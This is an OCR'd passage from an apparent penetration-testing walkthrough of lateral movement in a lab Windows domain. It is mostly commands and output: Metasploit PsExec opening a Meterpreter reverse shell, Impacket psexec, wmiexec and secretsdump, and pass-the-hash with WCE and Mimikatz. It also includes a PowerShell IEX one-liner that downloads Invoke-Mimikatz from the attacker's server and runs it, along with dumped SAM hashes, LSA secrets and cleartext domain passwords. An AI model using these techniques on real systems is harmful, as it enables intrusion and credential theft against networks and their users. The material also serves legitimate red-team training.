
With metasploit's PsExec we can easily get a shell on the box. Notice that bob is a local account, else the "net use" command would have specified "REDHOOK\bob". As such we are not using the SMBDomain parameter.

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for p
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (A
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set rhost 10.0.0.129
rhost => 10.0.0.129
msf exploit(psexec) > set smbuser bob
smbuser => bob
msf exploit(psexec) > set smbpass ImSoSecur3!
smbpass => ImSoSecur3!
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.128:4444
[*] Connecting to the server...
[*] Authenticating to 10.0.0.129:445 as user 'bob'...
[*] Selecting PowerShell target
[*] 10.0.0.129:445 - Executing the payload...
[+] 10.0.0.129:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.0.129
[*] Meterpreter session 1 opened (10.0.0.128:4444 -> 10.0.0.129:60856) at 2016-01-24 03:47:45 +0000

meterpreter >
```

Metasploit doesn't have the only PsExec on offer. We can use Impacket's PsExec which emulates PsExec using RemComSvc. The nice thing here is that it will also accept hashes if we don't have clear-text credentials, we will come back to that later.


```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py bob:ImSoSecur3\!@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file xXQzIHta.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service VYJG on 10.0.0.129.....
[*] Starting service VYJG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Finally, let's not forget Microsoft's own PsExec which has the added benefit of being a signed executable. Adding the "-s" flag to this command would give you a SYSTEM shell.



WMI:

There are also a few WMI options when it comes to running remote commands. Most notable WMIC, not only will it allow you to execute commands on a remote machine but you can also leverage WMI to get sensitive information and reconfigure the operating system, all using built-in tools.




Obviously you will need to be a bit creative with "cmd.exe /c" and "powershell.exe -exec bypass -command" to make command execution work to your advantage. The upside here is that almost any box you pop will have this built-in.

Again, coming back to Impacket we have WmiExec which will allow you to run commands and get the output, it can also give you a semi-interactive shell and accepts hashes.


```
b33f@CanHazShells ~/Tools/impacket# ./wmiexec.py bob:ImSoSecur3\!@10.0.0.129 route print -4 10.*
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
===========================================================================
Interface List
 17...00 0c 29 90 d6 6d ......Intel(R) PRO/1000 MT Network Connection #2
 13...0c 84 dc 62 60 29 ......Bluetooth Device (Personal Area Network)
 11...00 0c 29 90 d6 63 ......Intel(R) PRO/1000 MT Network Connection
  1...........................Software Loopback Interface 1
 12...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 15...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 16...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #3
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          10.0.0.0    255.255.255.0         On-link        10.0.0.129    266
        10.0.0.129  255.255.255.255         On-link        10.0.0.129    266
        10.0.0.255  255.255.255.255         On-link        10.0.0.129    266
          10.1.1.0    255.255.255.0         On-link          10.1.1.2    266
          10.1.1.2  255.255.255.255         On-link          10.1.1.2    266
        10.1.1.255  255.255.255.255         On-link          10.1.1.2    266
===========================================================================
Persistent Routes:
  None
```

Finally there is PowerSploit's [Invoke-WmiCommand](), this is a bit more labour intensive because of the PSCredential object but you can get the command output and in-memory residence for the script.




Pass-The-Hash, WCE & Mimikatz:

Sometime when you pop a box you will only have access to the NTLM hash for the user account, not the clear text password. If, in those cases, you have access to metasploit (psexec) or Impacket (pretty much all the tools support PTH) then you will have an easy time of it. If you are confined to the local Windows environment you can still inject the NTLM hash into a process using WCE or Mimikatz.



The downside here is that WCE is pretty much guaranteed to set off alarms! Mimikatz on the other hand can be loaded straight into memory using powershell w00t! In this case, however, I'm just using the compiled binary.



Notice that in both cases the domain is set to "." this is because bob is a local account but this will work perfectly fine for domain accounts as well.


We now have a lot of ways to get a shell on the box. This may seem a bit excessive but it is all about redundancy, some situations restrict what you can do other times a certain method will be overall more efficient for your intended goal. One thing you need to pay attention to is that the PsExec variants will all give you a SYSTEM shell while the WMI variants execute your commands as the user you authenticated to the box with. Again there are some cases where one or the other is desirable.

Smash-And-Grab

Having gained a foothold on the new subnet it's time for a classic smash and grab. We want to harvest whatever credentials we have access to (clear text and hashes) and figure out where we can go from there.

Metasploit (Mimikatz & hashdump):

Pretty straight forward from meterpreter. Use Mimikatz to get plain text credentials for users with an active session and hashdump to get hashes for local accounts that are not currently logged in.



Secretsdump & Invoke-Mimikatz:

To keep our alternatives open we can get the same results by using Impacket's SecretsDump and Powersploit's Invoke-Mimikatz. In this case Invoke-Mimikatz is hosted on the attackers webserver, I have truncated the Mimikatz output for brevity.

```
b33f@CanHazShells ~/Tools/impacket# ./secretsdump.py bob:ImSoSecur3\!@10.0.0.129
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x51ea74532bc79eb373dd9eb2da25c722
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bob:1002:aad3b435b51404eeaad3b435b51404ee:f6c0fa29f4cad745ad04bed1d00a7c82:::
TemplateAdmin:1003:aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1645ce61871a4fdd7b7:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
john.smith:b1cd5cf012b98ac89fe031884b2f0572:REDHOOK.LOCAL:REDHOOK:::
Administrator:7973010bd553270e2a702043d27c2000:REDHOOK.LOCAL:REDHOOK:::
asenath.waite:4f3589d4fad6b2979a3f1815b86cdbda:REDHOOK.LOCAL:REDHOOK:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
REDHOOK\WIN7-ENT-CLI1$:aad3b435b51404eeaad3b435b51404ee:6bc97ec98a060c9e77234ad52d3a4c8f:::
[*] DPAPI_SYSTEM
 0000   01 00 00 00 6C F3 E5 8C  9A 56 F2 69 05 2A 46 50   ....l....V.i.*FP
 0010   06 6E 94 7D CA 0B EB 09  50 B2 82 18 DA 18 0B 8F   .n.}....P.......
 0020   8E 88 26 66 BF 99 26 7A  A1 9C 0E 8F              ..&f..&z....
[*] NL$KM
 0000   DE 16 AA D1 1F 5F D8 15  1A 46 39 1A 9C 93 41 F8   .....F9...A.
 0010   A5 D0 3C FC 04 A3 42 46  48 DD 35 EE A1 14 8A BB   ..<...BFH.5.....
 0020   85 AE D9 80 4D 6B 65 28  B7 CC CC B0 76 54 E3 B7   ....Mke(....vT..
 0030   61 82 45 E0 16 A8 DD A2  C3 96 20 A0 53 13 14 59   a.E....... .S..Y
[*] Cleaning up...
[*] Stopping service RemoteRegistry
b33f@CanHazShells ~/Tools/impacket# ./psexec.py bob:ImSoSecur3\!@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file voDYTzVU.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service PGqG on 10.0.0.129.....
[*] Starting service PGqG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadString('ht
tp://10.0.0.128/Invoke-Mimikatz.ps1');Invoke-Mimikatz"

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Dec 14 2015 18:03:07)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 872133 (00000000:000d4ec5)
Session           : Interactive from 2
User Name         : asenath.waite
Domain            : REDHOOK
Logon Server      : REDRUM-DC
Logon Time        : 25/01/2016 22:08:42
SID               : S-1-5-21-129707511-1158432277-3818383092-1602
        msv :
         [00000003] Primary
         * Username : asenath.waite
         * Domain   : REDHOOK
         * LM       : 250032cd23b0ed6117235b2533a7e378
         * NTLM     : 72374a8bbd1b63d0d571760aec0bab4f
         * SHA1     : a1d104e54374cdec69f6c0f03fabdee8b2831dad
        tspkg :
         * Username : asenath.waite
         * Domain   : REDHOOK
         * Password : 4ssw4ite999!
        wdigest :
         * Username : asenath.waite
         * Domain   : REDHOOK
         * Password : 4ssw4ite999!
```

There are naturally other ways you can tackle this but I think these are probably the main techniques.

Reconnaissance

Ok, now we have access to a machine in the REDHOOK domain which is also connected to a different subnet it's time for some recon!

